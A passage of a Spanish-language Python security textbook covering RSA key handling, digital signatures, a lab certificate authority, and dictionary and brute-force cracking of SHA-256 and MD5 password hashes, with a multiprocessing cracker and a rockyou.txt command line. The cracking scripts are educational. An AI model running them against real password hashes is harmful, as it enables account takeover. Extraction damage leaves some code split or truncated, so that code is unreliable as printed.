Ventajas del enfoque híbrido: escalabilidad, rendimiento y límites de tamaño resueltos.

7) Serialización, formatos y compatibilidad

- **PEM** (texto Base64 con cabeceras) es portable y legible; **DER** es binario.
 - Estándares: `SubjectPublicKeyInfo` para la pública, `PKCS8` para la privada.
 - Si necesitas **PKCS#1** (compatibilidad antigua), usa `PrivateFormat.TraditionalOpenSSL / PublicFormat.PKCS1` con cuidado.
-

8) Política de tamaños y vida útil de claves

- **Tamaño**: 2048 bits mínimo; **3072/4096** si tu normativa lo exige.
 - **Rotación**: define caducidad (p. ej., 1–3 años) y procedimiento de revocación.
 - **Separación de roles**: clave para **firma** ≠ clave para **cifrado**.
 - **Aislamiento**: custodia de privadas en HSM/KMS cuando sea posible.
-

9) Validaciones y errores comunes (y cómo evitarlos)

- ✗ **Cifrar archivos grandes con RSA directamente** → ✓ usa **híbrido**.
 - ✗ **PKCS#1 v1.5** en cifrado/firmas por defecto → ✓ usa **OAEP/PSS**.
 - ✗ **Clave privada sin passphrase** en disco → ✓ `BestAvailableEncryption` + permisos.
 - ✗ **Reutilizar la misma clave para todo** → ✓ separar por propósito y rotar.
 - ✗ **Ignorar excepciones de verificación** → ✓ controla errores y registra incidentes.
-

10) Integración ligera con *cli* (opcional)

Pequeño “*wrapper*” para firmar/verificar archivos:

```
# sign_verify.py
import sys, json, base64, pathlib
from cryptography.hazmat.primitives import hashes, serialization
from cryptography.hazmat.primitives.asymmetric import padding
from cryptography.hazmat.backends import default_backend

def sign(priv_pem_path, pwd, file_path):
    priv =
    serialization.load_pem_private_key(open(priv_pem_path, "rb").read(),
    password=pwd, backend=default_backend())
    data = pathlib.Path(file_path).read_bytes()
    sig = priv.sign(
        data,
        padding.PSS(mgf=padding.MGF1(hashes.SHA256()),
    salt_length=padding.PSS.MAX_LENGTH),
        hashes.SHA256()
    )
    print(base64.b64encode(sig).decode())

def verify(pub_pem_path, file_path, b64sig):
    pub =
    serialization.load_pem_public_key(open(pub_pem_path, "rb").read(),
    backend=default_backend())
    data = pathlib.Path(file_path).read_bytes()
    sig = base64.b64decode(b64sig)
    pub.verify(
        sig, data,
        padding.PSS(mgf=padding.MGF1(hashes.SHA256()),
    salt_length=padding.PSS.MAX_LENGTH),
        hashes.SHA256()
    )
    print("OK")

if __name__ == "__main__":
    # Uso:
    # python sign_verify.py sign rsa_priv.pem pass.txt archivo.bin
    # python sign_verify.py verify rsa_pub.pem archivo.bin
    firma.b64
    mode = sys.argv[1]
    if mode == "sign":
        pwd = open(sys.argv[3], "rb").read().strip()
        sign(sys.argv[2], pwd, sys.argv[4])
    else:
        verify(sys.argv[2], sys.argv[3],
    open(sys.argv[4]).read().strip())
```

11) Buenas prácticas operativas

- Mantén cryptography actualizado.
- Registra **metadatos** (algoritmos, tamaños, fechas de emisión/expiración).
- Usa **KMS/HSM** (AWS KMS, Azure Key Vault, GCP KMS) para claves en producción.
- Implementa **políticas de revocación y inventario** de claves.

- Considera **ECC** (p. ej., P-256) si necesitas claves más pequeñas y alto rendimiento.

12) Ejercicios propuestos

1. Genera un par RSA 3072, guarda PEM con passphrase y verifica permisos.
2. Implementa un flujo híbrido: cifra un PDF con Fernet y envuelve la clave con RSA-OAEP; valida la recuperación completa.
3. Firma un archivo binario con RSA-PSS y verifica la firma; rompe la verificación alterando un byte y observa la excepción.
4. Automatiza la **rotación**: genera nueva pareja de claves y vuelve a envolver la clave simétrica existente (re-key), sin recifrar el archivo grande.

Conclusión

RSA sigue siendo un pilar para **intercambio de secretos** y **firmas**, pero su uso moderno exige **OAEP/PSS**, tamaños adecuados y, sobre todo, **cifrado híbrido**. Python y `cryptography` permiten construir prototipos seguros y claros, siempre que la **gestión de claves** sea tratada como primera prioridad.

Capítulo 45. Implementación de firmas digitales

Disclaimer: Contenido educativo para laboratorios controlados. No reutilices el código tal cual en producción; aplica gestión de claves, políticas de rotación y validación formal.

1) ¿Qué es una firma digital (y qué no)?

Una **firma digital** es un valor criptográfico generado con una **clave privada** que permite a cualquiera, usando la **clave pública**, verificar:

- **Autenticidad:** quién firmó (o, estrictamente, qué clave).
- **Integridad:** que el mensaje no cambió.
- **No repudio:** difícil negar la autoría si la privada estuvo bajo control.

No confundir con **HMAC** (clave compartida), que da integridad/autenticidad pero **no** no repudio.

2) Algoritmos recomendados y casos de uso

Algoritmo	Tamaño típico de clave	Rendimiento	Ventajas	Cuándo elegir
-----------	------------------------	-------------	----------	---------------

RSA-PSS + SHA-256	2048–4096 bits	Medio	Compatibilidad amplia, auditorías fáciles	Sistemas existentes con RSA, PKI tradicional
ECDSA (secp256r1) + SHA-256	256 bits	Alto	Claves pequeñas, firmas compactas	Ambientes con limitaciones de espacio/latencia
Ed25519	256 bits	Muy alto	Determinista, seguro por defecto, simple	Diseños nuevos, tokens, APIs modernas

Para nuevos desarrollos, **Ed25519** suele ser la opción más simple y robusta.

3) Generación y almacenamiento de claves (PEM, con passphrase)

```
# gen_keys.py – RSA, ECDSA y Ed25519 en PEM
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.primitives.asymmetric import rsa, ec,
ed25519

PWD = b"passphrase-segura" # en producción: gestor de secretos

# RSA 3072
rsa_priv = rsa.generate_private_key(public_exponent=65537,
key_size=3072)
open("rsa_priv.pem", "wb").write(rsa_priv.private_bytes(
    serialization.Encoding.PEM, serialization.PrivateFormat.PKCS8,
    serialization.BestAvailableEncryption(PWD)))
open("rsa_pub.pem", "wb").write(rsa_priv.public_key().public_bytes(
    serialization.Encoding.PEM,
    serialization.PublicFormat.SubjectPublicKeyInfo))

# ECDSA P-256
ecdsa_priv = ec.generate_private_key(ec.SECP256R1())
open("ecdsa_priv.pem", "wb").write(ecdsa_priv.private_bytes(
    serialization.Encoding.PEM, serialization.PrivateFormat.PKCS8,
    serialization.BestAvailableEncryption(PWD)))
open("ecdsa_pub.pem", "wb").write(ecdsa_priv.public_key().public_byt
es(
    serialization.Encoding.PEM,
    serialization.PublicFormat.SubjectPublicKeyInfo))

# Ed25519
ed_priv = ed25519.Ed25519PrivateKey.generate()
open("ed25519_priv.pem", "wb").write(ed_priv.private_bytes(
    serialization.Encoding.PEM, serialization.PrivateFormat.PKCS8,
    serialization.BestAvailableEncryption(PWD)))
open("ed25519_pub.pem", "wb").write(ed_priv.public_key().public_byte
s(
```

```
        serialization.Encoding.PEM,  
        serialization.PublicFormat.SubjectPublicKeyInfo))
```

4) Firmar y verificar con RSA-PSS

Recomendado usar **PSS** (no PKCS#1 v1.5) y **SHA-256**.

```
# rsa_sign_verify.py  
import base64, pathlib  
from cryptography.hazmat.primitives import hashes, serialization  
from cryptography.hazmat.primitives.asymmetric import padding  
from cryptography.hazmat.backends import default_backend  
  
def load_priv(pem_path, pwd):  
    return  
    serialization.load_pem_private_key(open(pem_path, "rb").read(),  
    password=pwd, backend=default_backend())  
  
def load_pub(pem_path):  
    return  
    serialization.load_pem_public_key(open(pem_path, "rb").read(),  
    backend=default_backend())  
  
def sign_file(priv_pem, pwd, file_path):  
    data = pathlib.Path(file_path).read_bytes()  
    priv = load_priv(priv_pem, pwd)  
    sig = priv.sign(  
        data,  
        padding.PSS(mgf=padding.MGF1(hashes.SHA256()),  
salt_length=padding.PSS.MAX_LENGTH),  
        hashes.SHA256()  
    )  
    return base64.b64encode(sig).decode()  
  
def verify_file(pub_pem, file_path, b64sig):  
    data = pathlib.Path(file_path).read_bytes()  
    pub = load_pub(pub_pem)  
    sig = base64.b64decode(b64sig)  
    pub.verify(  
        sig, data,  
        padding.PSS(mgf=padding.MGF1(hashes.SHA256()),  
salt_length=padding.PSS.MAX_LENGTH),  
        hashes.SHA256()  
    )  
    return True
```

Archivos grandes (prehashing): evita cargar todo en memoria con Prehashed.

```
# rsa_sign_prehashed.py  
import base64, hashlib, pathlib  
from cryptography.hazmat.primitives import hashes, serialization  
from cryptography.hazmat.primitives.asymmetric import padding,  
utils  
from cryptography.hazmat.backends import default_backend
```

```

def sha256_stream(path):
    h = hashlib.sha256()
    with open(path, "rb") as f:
        for chunk in iter(lambda: f.read(1024*1024), b''):
            h.update(chunk)
    return h.digest()

def sign_prehashed(priv_pem, pwd, file_path):
    digest = sha256_stream(file_path)
    priv =
serialization.load_pem_private_key(open(priv_pem, "rb").read(),
password=pwd, backend=default_backend())
    sig = priv.sign(
        digest,
        padding.PSS(mgf=padding.MGF1(hashes.SHA256()),
salt_length=padding.PSS.MAX_LENGTH),
        utils.Prehashed(hashes.SHA256())
    )
    return base64.b64encode(sig).decode()

def verify_prehashed(pub_pem, file_path, b64sig):
    digest = sha256_stream(file_path)
    pub =
serialization.load_pem_public_key(open(pub_pem, "rb").read(),
backend=default_backend())
    pub.verify(
        base64.b64decode(b64sig),
        digest,
        padding.PSS(mgf=padding.MGF1(hashes.SHA256()),
salt_length=padding.PSS.MAX_LENGTH),
        utils.Prehashed(hashes.SHA256())
    )
    return True

```

5) Firmar y verificar con ECDSA (secp256r1)

OpenSSL/cryptography generan k aleatorio seguro; cuida la fuente de entropía.

```

# ecdsa_sign_verify.py
import base64, pathlib
from cryptography.hazmat.primitives import hashes, serialization
from cryptography.hazmat.primitives.asymmetric import ec
from cryptography.hazmat.backends import default_backend

def sign_file(priv_pem, pwd, file_path):
    data = pathlib.Path(file_path).read_bytes()
    priv =
serialization.load_pem_private_key(open(priv_pem, "rb").read(),
password=pwd, backend=default_backend())
    sig = priv.sign(data, ec.ECDSA(hashes.SHA256()))
    return base64.b64encode(sig).decode()

def verify_file(pub_pem, file_path, b64sig):
    data = pathlib.Path(file_path).read_bytes()

```

```

    pub =
serialization.load_pem_public_key(open(pub_pem,"rb").read(),
backend=default_backend())
    pub.verify(base64.b64decode(b64sig), data,
ec.ECDSA(hashes.SHA256()))
    return True

```

Determinismo: ECDSA puede ser determinista (RFC 6979) según implementación; con `cryptography` dependerá de OpenSSL. Si necesitas determinismo estricto y simple, considera **Ed25519**.

6) Firmar y verificar con Ed25519 (simple y rápido)

```

# ed25519_sign_verify.py
import base64, pathlib
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.primitives.asymmetric import ed25519
from cryptography.hazmat.backends import default_backend

def sign_file(priv_pem, pwd, file_path):
    data = pathlib.Path(file_path).read_bytes()
    priv =
serialization.load_pem_private_key(open(priv_pem,"rb").read(),
password=pwd, backend=default_backend())
    sig = priv.sign(data)
    return base64.b64encode(sig).decode()

def verify_file(pub_pem, file_path, b64sig):
    data = pathlib.Path(file_path).read_bytes()
    pub =
serialization.load_pem_public_key(open(pub_pem,"rb").read(),
backend=default_backend())
    pub.verify(base64.b64decode(b64sig), data) # lanza excepción
    si falla
    return True

```

7) Firmas desacopladas (detached) y empaquetado JSON

En la práctica, solemos guardar el fichero y la firma por separado, junto a metadatos.

```

# envelope.py - sobre JSON con firma y metadatos
import json, base64, time, pathlib
from hmac import compare_digest

def write_envelope(path_doc, alg, key_id, b64sig):
    env = {
        "alg": alg,
        "kid": key_id,
        "ts": int(time.time()),
        "doc": pathlib.Path(path_doc).name,
        "sig_b64": b64sig
    }

```

```

    out = pathlib.Path(str(path_doc)+".sig.json")
    out.write_text(json.dumps(env, indent=2), encoding="utf-8")
    return out

def read_envelope(path_env):
    return
json.loads(pathlib.Path(path_env).read_text(encoding="utf-8"))

# compare_digest: evita ataques de tiempo; aquí aplica a strings
b64 (mismo largo).
def safe_equal(a, b): return compare_digest(a, b)

```

Canonización: firma **bytes exactos**. Si firmas JSON, canonízalo (orden de claves, espacios, saltos de línea) o firma su **hash**.

8) Flujo unificado CLI (multi-algoritmo) — *mini utilitario*

```

# signcli.py - uso: python signcli.py sign|verify alg file key
[passfile] [sigfile]
import sys, base64, pathlib
from cryptography.hazmat.primitives import serialization, hashes
from cryptography.hazmat.primitives.asymmetric import padding, ec,
ed25519
from cryptography.hazmat.backends import default_backend

def load_priv(k, pwd):
    return serialization.load_pem_private_key(open(k, "rb").read(),
password=pwd, backend=default_backend())
def load_pub(k):
    return serialization.load_pem_public_key(open(k, "rb").read(),
backend=default_backend())

def sign(alg, file, key, pwd):
    data = pathlib.Path(file).read_bytes()
    if alg=="rsa-pss":
        priv = load_priv(key, pwd)
        sig = priv.sign(data,
padding.PSS(mgf=padding.MGF1(hashes.SHA256()),
salt_length=padding.PSS.MAX_LENGTH), hashes.SHA256())
    elif alg=="ecdsa-p256":
        priv = load_priv(key, pwd)
        sig = priv.sign(data, ec.ECDSA(hashes.SHA256()))
    elif alg=="ed25519":
        priv = load_priv(key, pwd)
        sig = priv.sign(data)
    else:
        raise SystemExit("Algoritmo no soportado")
    print(base64.b64encode(sig).decode())

def verify(alg, file, key, b64sig):
    data = pathlib.Path(file).read_bytes()
    sig = base64.b64decode(b64sig)
    pub = load_pub(key)
    if alg=="rsa-pss":

```

```

        pub.verify(sig, data,
padding.PSS(mgf=padding.MGF1(hashes.SHA256()),
salt_length=padding.PSS.MAX_LENGTH), hashes.SHA256())
        elif alg=="ecdsa-p256":
            pub.verify(sig, data, ec.ECDSA(hashes.SHA256()))
        elif alg=="ed25519":
            pub.verify(sig, data)
        print("OK")

if __name__=="__main__":
    mode, alg, file, key = sys.argv[1:5]
    pwd = open(sys.argv[5], "rb").read().strip() if len(sys.argv)>5
and mode=="sign" else None
    if mode=="sign":
        sign(alg, file, key, pwd)
    else:
        sig = open(sys.argv[5]).read().strip()
        verify(alg, file, key, sig)

```

9) Errores comunes (y cómo evitarlos)

- **✗** Firmar con **SHA-1/MD5** → **✓** usa SHA-256/384/512 o Ed25519 (hash interno robusto).
 - **✗** Usar **PKCS#1 v1.5** para firmas nuevas → **✓** **PSS** para RSA.
 - **✗** No proteger la **clave privada** → **✓** PEM con passphrase + permisos (0600).
 - **✗** Firmar **texto “en crudo”** que puede cambiar de saltos de línea → **✓** firma binarios o JSON canonizado / hash.
 - **✗** Reutilizar la **misma clave** para firmar y cifrar → **✓** separa propósitos y rota.
 - **✗** Omitir **metadatos** (algoritmo, kid, fecha) → **✓** sobre/manifest con contexto.
-

10) Integración práctica y cadena de confianza

- **PKI**: certificados X.509 vinculan clave pública ↔ identidad.
 - **Sellado de tiempo (TSA, RFC 3161)**: prueba de “existía en tal fecha”.
 - **Formatos de sobre**: CMS/PKCS#7, PGP, JWS/JWT, COSE. Para producción, usa librerías específicas y estándares completos.
-

11) Ejercicios propuestos

1. Genera claves RSA-3072, ECDSA-P256 y Ed25519. Firma el mismo archivo con las tres y compara tamaños y tiempos.
2. Implementa **firma desacoplada**: guarda `archivo.sig.json` (con `alg, kid, ts, sig b64`). Verifica desde cero en otra máquina.
3. Usa **prehashing** para firmar un archivo >1 GB y valida que el digest intermedio coincide (`hashlib.sha256`).
4. Alteración controlada: cambia un byte del archivo y verifica que la validación falle (captura y explica la excepción).
5. (Avanzado) Implementa una **rotación**: genera nueva clave, cambia `kid` y re-firma el mismo archivo; conserva auditoría de versiones.

12) Conclusión

Las firmas digitales son el pilar de la **confianza verificable**: autenticidad e integridad medibles. En Python, `cryptography` simplifica su uso seguro siempre que respetes tres reglas: **algoritmos modernos (PSS/ECDSA/Ed25519)**, **gestión estricta de claves** y **claridad de qué bytes se firman**. Dominar estos patrones te habilita para construir flujos de distribución, actualización y auditoría robustos, tanto en *tooling* interno como en productos expuestos.

Capítulo 46. Generación y validación de certificados

Disclaimer: Este capítulo es exclusivamente educativo. La creación y validación de certificados reales debe realizarse mediante autoridades certificadoras (CA) reconocidas y bajo normativas de seguridad estrictas. Aquí veremos cómo simular una **PKI de laboratorio** con Python y la librería `cryptography`.

1) ¿Qué es un certificado digital?

Un **certificado digital** es un archivo que vincula una **clave pública** con una identidad (persona, servidor, organización). Está firmado por una **autoridad certificadora (CA)** que garantiza la validez de esa asociación.

Estructura básica (X.509):

- **Sujeto (Subject):** Identidad vinculada (ej: dominio, CN=example.com).
 - **Emisor (Issuer):** Quién firma (ej: CA).
 - **Clave pública:** Que corresponde a la privada controlada por el sujeto.
 - **Validez:** Fechas de inicio y expiración.
 - **Extensiones:** Uso permitido, restricciones, etc.
 - **Firma digital:** Garantiza la integridad del certificado.
-

2) Flujo simplificado de una PKI de laboratorio

1. Generar un par de claves y un certificado **raíz (CA)**.
 2. Usar esa CA para firmar certificados de servidor o usuario.
 3. Validar un certificado comprobando la firma con la CA.
-

3) Crear una Autoridad Certificadora (CA) con Python

```
from cryptography.hazmat.primitives import hashes, serialization
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.x509.oid import NameOID
import cryptography.x509 as x509
import datetime
```



```

# Generar clave privada de la CA
ca_key = rsa.generate_private_key(public_exponent=65537,
key_size=2048)

# Datos del sujeto y emisor (CA es auto-firmada)
subject = issuer = x509.Name([
    x509.NameAttribute(NameOID.COUNTRY_NAME, "AR"),
    x509.NameAttribute(NameOID.ORGANIZATION_NAME, "Lab CA"),
    x509.NameAttribute(NameOID.COMMON_NAME, "Lab Root CA"),
])

# Construir certificado
ca_cert = (
    x509.CertificateBuilder()
        .subject_name(subject)
        .issuer_name(issuer)
        .public_key(ca_key.public_key())
        .serial_number(x509.random_serial_number())
        .not_valid_before(datetime.datetime.utcnow())
        .not_valid_after(datetime.datetime.utcnow() +
datetime.timedelta(days=3650))
        .add_extension(x509.BasicConstraints(ca=True,
path_length=None), critical=True)
        .sign(private_key=ca_key, algorithm=hashes.SHA256())
)

# Guardar clave y certificado
with open("ca_key.pem", "wb") as f:
    f.write(ca_key.private_bytes(
        serialization.Encoding.PEM,
        serialization.PrivateFormat.PKCS8,
        serialization.BestAvailableEncryption(b"clave-segura")
    ))

with open("ca_cert.pem", "wb") as f:
    f.write(ca_cert.public_bytes(serialization.Encoding.PEM))

```

→ ☐ Aquí hemos creado una CA raíz que se puede usar para firmar otros certificados.

4) Crear un certificado de servidor firmado por la CA

```

# Generar clave privada del servidor
server_key = rsa.generate_private_key(public_exponent=65537,
key_size=2048)

# Datos del servidor
subject = x509.Name([
    x509.NameAttribute(NameOID.COUNTRY_NAME, "AR"),
    x509.NameAttribute(NameOID.ORGANIZATION_NAME, "Servidor de
Prueba"),
    x509.NameAttribute(NameOID.COMMON_NAME, "servidor.local"),
])

```

```

# Construir certificado del servidor
server_cert = (
    x509.CertificateBuilder()
    .subject_name(subject)
    .issuer_name(ca_cert.subject) # firmado por la CA
    .public_key(server_key.public_key())
    .serial_number(x509.random_serial_number())
    .not_valid_before(datetime.datetime.utcnow())
    .not_valid_after(datetime.datetime.utcnow() +
datetime.timedelta(days=365))
    .add_extension(x509.SubjectAlternativeName([
        x509.DNSName("servidor.local"),
        x509.DNSName("localhost"),
    ]), critical=False)
    .sign(private_key=ca_key, algorithm=hashes.SHA256())
)

# Guardar clave y certificado
with open("server_key.pem", "wb") as f:
    f.write(server_key.private_bytes(
        serialization.Encoding.PEM,
        serialization.PrivateFormat.PKCS8,
        serialization.BestAvailableEncryption(b"clave-segura")
    ))

with open("server_cert.pem", "wb") as f:
    f.write(server_cert.public_bytes(serialization.Encoding.PEM))

```

→ ☐ Hemos generado un certificado de servidor firmado por nuestra CA de laboratorio.

5) Validación de un certificado

Validar un certificado implica comprobar su firma contra la clave pública de la CA.

```

from cryptography.hazmat.primitives.asymmetric import padding
from cryptography.exceptions import InvalidSignature

```

```

# Verificar firma del certificado del servidor con la CA
try:
    ca_cert.public_key().verify(
        server_cert.signature,
        server_cert.tbs_certificate_bytes,
        padding.PKCS1v15(),
        server_cert.signature_hash_algorithm,
    )
    print("✓ 
```

Además de la firma, en la práctica se validan:

- **Fechas de validez** (`not_before`, `not_after`).
- **Uso de claves** (extensión `KeyUsage`, `ExtendedKeyUsage`).
- **Revocación** (listas CRL u OCSP).
- **Cadena completa de confianza** (root → intermediate → end-entity).

Ejemplo de validación de fechas:

```
now = datetime.datetime.utcnow()
if now < server_cert.not_valid_before or now >
server_cert.not_valid_after:
    print("✗ Certificado expirado o aún no válido")
else:
    print("✓ □ Certificado dentro de validez")
```

7) Comparativa: certificados reales vs. laboratorio

Aspecto	Certificados reales	Laboratorio con Python
Emisión	Autoridad certificadora reconocida	CA auto-firmada
Revocación	CRL, OCSP	No implementado
Políticas	Normativas (CAB Forum, ETSI)	Personalizadas
Validez	90 días – 2 años	Definida por el script
Uso	Navegadores, sistemas de producción	Pruebas y aprendizaje

8) Buenas prácticas

- Nunca usar una CA auto-firmada en producción.
- Mantener las claves privadas en un HSM o servicio KMS.
- Usar algoritmos modernos (SHA-256+, RSA ≥ 2048, ECC recomendable).
- Configurar periodos de validez cortos para mitigar compromisos.
- Validar siempre la **cadena completa** y la revocación.

Conclusión

Con Python y `cryptography` podemos construir una **PKI de laboratorio** para comprender cómo funcionan los certificados digitales: desde la generación de una CA hasta la validación de un certificado emitido. Esta práctica permite a estudiantes y profesionales interiorizar los fundamentos de TLS, VPNs y firmas digitales en un entorno controlado.

Capítulo 47. Cracking de hashes en laboratorio

Disclaimer: Este capítulo es únicamente educativo. La práctica de *cracking* de hashes está orientada a comprender la **resistencia de los algoritmos de hashing** y la importancia de elegir contraseñas fuertes. Nunca intentes estas técnicas contra sistemas reales sin autorización explícita.

1) ¿Por qué crackear hashes en laboratorio?

Cuando almacenamos contraseñas, lo correcto es **no guardarlas en texto plano**, sino en forma de hash con sal (ej. bcrypt, scrypt, Argon2). Sin embargo, en auditorías de seguridad y pentesting controlado es común encontrarse con hashes **débiles** (MD5, SHA1) o sin sal. Practicar su “cracking” en laboratorio ayuda a:

- Entender por qué **MD5 y SHA1 ya no son seguros**.
 - Mostrar la diferencia entre **algoritmos rápidos (inseguros)** y **algoritmos lentos (seguros)**.
 - Concienciar sobre la **elección de contraseñas fuertes**.
-

2) Métodos básicos de cracking

- **Ataque de diccionario:** probar una lista de palabras comunes (rockyou.txt, por ejemplo).
 - **Brute force:** generar todas las combinaciones posibles (solo viable para contraseñas cortas).
 - **Ataques híbridos:** diccionario + reglas de modificación (añadir números, mayúsculas, símbolos).
-

3) Cracking de hashes con hashlib (ejemplo educativo)

Un ejemplo sencillo de ataque de diccionario contra un hash SHA-256.

```
import hashlib

# Hash objetivo (SHA-256 de "seguridad123")
hash_objetivo =
"5b67a71d4d8bdb6ffcf0d39f6d36fe3b14b0ad0a6c914efcb5a91d0ecbdb31c6"

# Diccionario ficticio
diccionario = ["admin", "123456", "password", "seguridad123",
"qwerty"]

def crack_hash(hash_target, wordlist):
    for palabra in wordlist:
        h = hashlib.sha256(palabra.encode()).hexdigest()
        if h == hash_target:
            return palabra
```

```

        return None

resultado = crack_hash(hash_objetivo, diccionario)

if resultado:
    print("✓ Contraseña encontrada:", resultado)
else:
    print("✗ No encontrada en el diccionario")

```

→ ☐ Resultado: el script encuentra "seguridad123" en segundos.

4) Ataque de fuerza bruta simple

Probando combinaciones cortas de letras (ejemplo didáctico con 3 caracteres).

```

import itertools, hashlib, string

objetivo = hashlib.md5("abc".encode()).hexdigest()
caracteres = string.ascii_lowercase

for intento in itertools.product(caracteres, repeat=3):
    cand = "".join(intento)
    if hashlib.md5(cand.encode()).hexdigest() == objetivo:
        print("Encontrado:", cand)
        break

```

→ ☐ Esto encuentra "abc" rápidamente, pero el tiempo crece exponencialmente con la longitud.

5) Uso de sal y su impacto

La **sal (salt)** es un valor aleatorio añadido a la contraseña antes de hashearla. Ejemplo:

```

password = "seguridad123"
salt = "XYZ"
hash_salted = hashlib.sha256((salt +
password).encode()).hexdigest()
print("Hash con sal:", hash_salted)

```

→ ☐ Con sal, un atacante debe crackear cada hash de manera única, rompiendo el uso de tablas precomputadas (rainbow tables).

6) Comparativa de algoritmos de hashing

Algoritmo	Velocidad	Seguridad	Uso típico
-----------	-----------	-----------	------------

MD5	Muy rápido	Roto, colisiones	Sistemas legacy
SHA1	Rápido	Débil	Firmas antiguas
SHA256	Medio	Seguro, pero rápido para passwords	Integridad de datos
bcrypt	Lento	Seguro para contraseñas	Almacenamiento de credenciales
scrypt	Muy lento	Seguro, resistente a hardware	Password hashing
Argon2	Configurable	Seguro, ganador PHC	Recomendado actualmente

7) Ejemplo con bcrypt (hashing seguro de contraseñas)

```
import bcrypt

# Hash de contraseña
password = b"seguridad123"
hashed = bcrypt.hashpw(password, bcrypt.gensalt())
print("Hash bcrypt:", hashed)

# Verificación
if bcrypt.checkpw(password, hashed):
    print("✓ Contraseña correcta")
else:
    print("✗ Contraseña incorrecta")
```

→ Aquí vemos cómo bcrypt **ralentiza** el hashing, haciendo que un ataque de diccionario o fuerza bruta sea mucho más costoso.

8) Buenas prácticas en almacenamiento de contraseñas

- Usar siempre **bcrypt, scrypt o Argon2** (nunca MD5/SHA1).
- Añadir **sal única** para cada usuario.
- Configurar un **cost factor** adecuado (ej: `bcrypt.gensalt(rounds=12)`).
- No limitarse a hash, usar **pepper** (secreto adicional en servidor).
- Monitorear intentos fallidos de login para detectar ataques de fuerza bruta.

9) Ejercicio de laboratorio

1. Genera un hash SHA-256 de la palabra "contraseña".
2. Implementa un ataque de diccionario contra él.

3. Cambia a bcrypt y compara el tiempo que tarda en verificarse.
 4. Documenta los resultados: ¿cuál es la diferencia en seguridad práctica?
-

Conclusión

El *cracking* de hashes en laboratorio es un recurso didáctico poderoso: muestra por qué los algoritmos rápidos como MD5 y SHA1 son inseguros y por qué necesitamos usar algoritmos diseñados para ser lentos y resistentes (bcrypt, scrypt, Argon2). Python permite experimentar fácilmente con estos conceptos y entender la importancia de un **hashing robusto** en la protección de contraseñas.

Capítulo 48. Automatización de ataques de diccionario sobre hashes

Disclaimer: Este capítulo es estrictamente educativo. Los ejemplos de *cracking* aquí expuestos deben ejecutarse **solo en laboratorio**, nunca contra sistemas reales sin autorización. El propósito es comprender la debilidad de los algoritmos rápidos de hash y reforzar la necesidad de algoritmos modernos y contraseñas fuertes.

1) ¿Qué es un ataque de diccionario?

Un ataque de diccionario consiste en probar, de forma **automatizada**, cada palabra de una lista predefinida (wordlist) hasta encontrar la que coincide con un hash objetivo. Diferencias frente a fuerza bruta:

- **Diccionario:** más rápido, depende de listas de contraseñas conocidas.
 - **Fuerza bruta:** exhaustivo, prueba todas las combinaciones posibles (más lento).
-

2) Flujo de un ataque automatizado

1. **Definir el hash objetivo** (ej. SHA-256 de una contraseña).
 2. **Elegir el algoritmo** (MD5, SHA-1, SHA-256, etc.).
 3. **Cargar el diccionario** (ej. `rockyou.txt`).
 4. **Iterar palabras** → calcular hash → comparar.
 5. **Detenerse al encontrar coincidencia** o recorrer toda la lista.
-

3) Ejemplo básico en Python con `hashlib`

```
import hashlib

# Hash objetivo (SHA-256 de "python123")
hash_objetivo =
"947ef5d1e53df8ce541fbb4957332b26738d013fdb59c40df52a7ef0e4d635f8"
```

```
# Diccionario simple
diccionario = ["123456", "qwerty", "password", "python123",
"admin"]

def crack_hash(hash_target, wordlist, algoritmo="sha256"):
    for palabra in wordlist:
        h = hashlib.new(algoritmo, palabra.encode()).hexdigest()
        if h == hash_target:
            return palabra
    return None

resultado = crack_hash(hash_objetivo, diccionario)

if resultado:
    print("✓ Contraseña encontrada:", resultado)
else:
    print("✗ No encontrada en el diccionario")
```

→ El script encuentra "python123" automáticamente.

4) Automatización con archivo de wordlist

En lugar de un array en memoria, lo normal es usar listas de miles o millones de contraseñas.

```
import hashlib, sys

def crack_hash_file(hash_target, algoritmo, wordlist_file):
    with open(wordlist_file, "r", encoding="utf-8",
errors="ignore") as f:
        for line in f:
            palabra = line.strip()
            h = hashlib.new(algoritmo,
palabra.encode()).hexdigest()
            if h == hash_target:
                return palabra
    return None

if __name__ == "__main__":
    hash_target = sys.argv[1]
    algoritmo = sys.argv[2]
    wordlist = sys.argv[3]

    resultado = crack_hash_file(hash_target, algoritmo, wordlist)
    print("Resultado:", resultado if resultado else "No
encontrada")
```

→ Uso desde terminal:

```
python diccionario.py <hash> sha256 rockyou.txt
```

5) Optimización con multiprocessing

Los ataques pueden tardar horas con diccionarios grandes. Python permite paralelizar el cálculo de hashes.

```
import hashlib, multiprocessing

hash_target =
"947ef5d1e53df8ce541fbb4957332b26738d013fdb59c40df52a7ef0e4d635f8"
algoritmo = "sha256"
wordlist = ["123456", "qwerty", "password", "python123", "admin"]

def worker(sublist):
    for palabra in sublist:
        if hashlib.new(algoritmo, palabra.encode()).hexdigest() ==
hash_target:
            return palabra
    return None

if __name__ == "__main__":
    cores = multiprocessing.cpu_count()
    chunk_size = len(wordlist) // cores
    with multiprocessing.Pool(cores) as pool:
        resultados = pool.map(worker, [wordlist[i:i+chunk_size] for
i in range(0, len(wordlist), chunk_size)])
        encontrados = [r for r in resultados if r]
        print("Resultado:", encontrados[0] if encontrados else "No
encontrada")
```

→ ☐ Así se aprovechan todos los núcleos del procesador.

6) Comparación de rendimiento

Método	Ventaja	Desventaja
Iteración secuencial	Simple, claro	Lento en listas grandes
Multiprocessing	Aprovecha varios núcleos	Consume más memoria
Librerías externas (hashcat, John the Ripper)	Muy optimizadas en C/GPU	Complejas de usar desde Python

7) ¿Qué pasa con contraseñas seguras?

- Diccionarios funcionan bien para contraseñas débiles (password, qwerty123).
- Si la contraseña es larga y aleatoria (D\$8aK!3zqP&), ni fuerza bruta ni diccionario la crackearán en tiempos razonables.

- Con algoritmos como **bcrypt** o **Argon2**, el coste se multiplica, haciendo el ataque impráctico.
-

8) Buenas prácticas en defensa

- Obligar al uso de contraseñas largas y complejas.
 - Aplicar **hashing seguro** (bcrypt, scrypt, Argon2).
 - Usar **sal** única por usuario para evitar ataques precomputados.
 - Implementar **MFA** para reducir el impacto de contraseñas crackeadas.
 - Monitorear intentos de login masivos.
-

9) Ejercicio propuesto

1. Genera un hash SHA-256 de la palabra "laboratorio2025".
 2. Implementa un script de diccionario que pruebe al menos 10.000 palabras.
 3. Mide el tiempo que tarda en encontrarla.
 4. Repite con bcrypt y observa la diferencia de rendimiento.
-

Conclusión

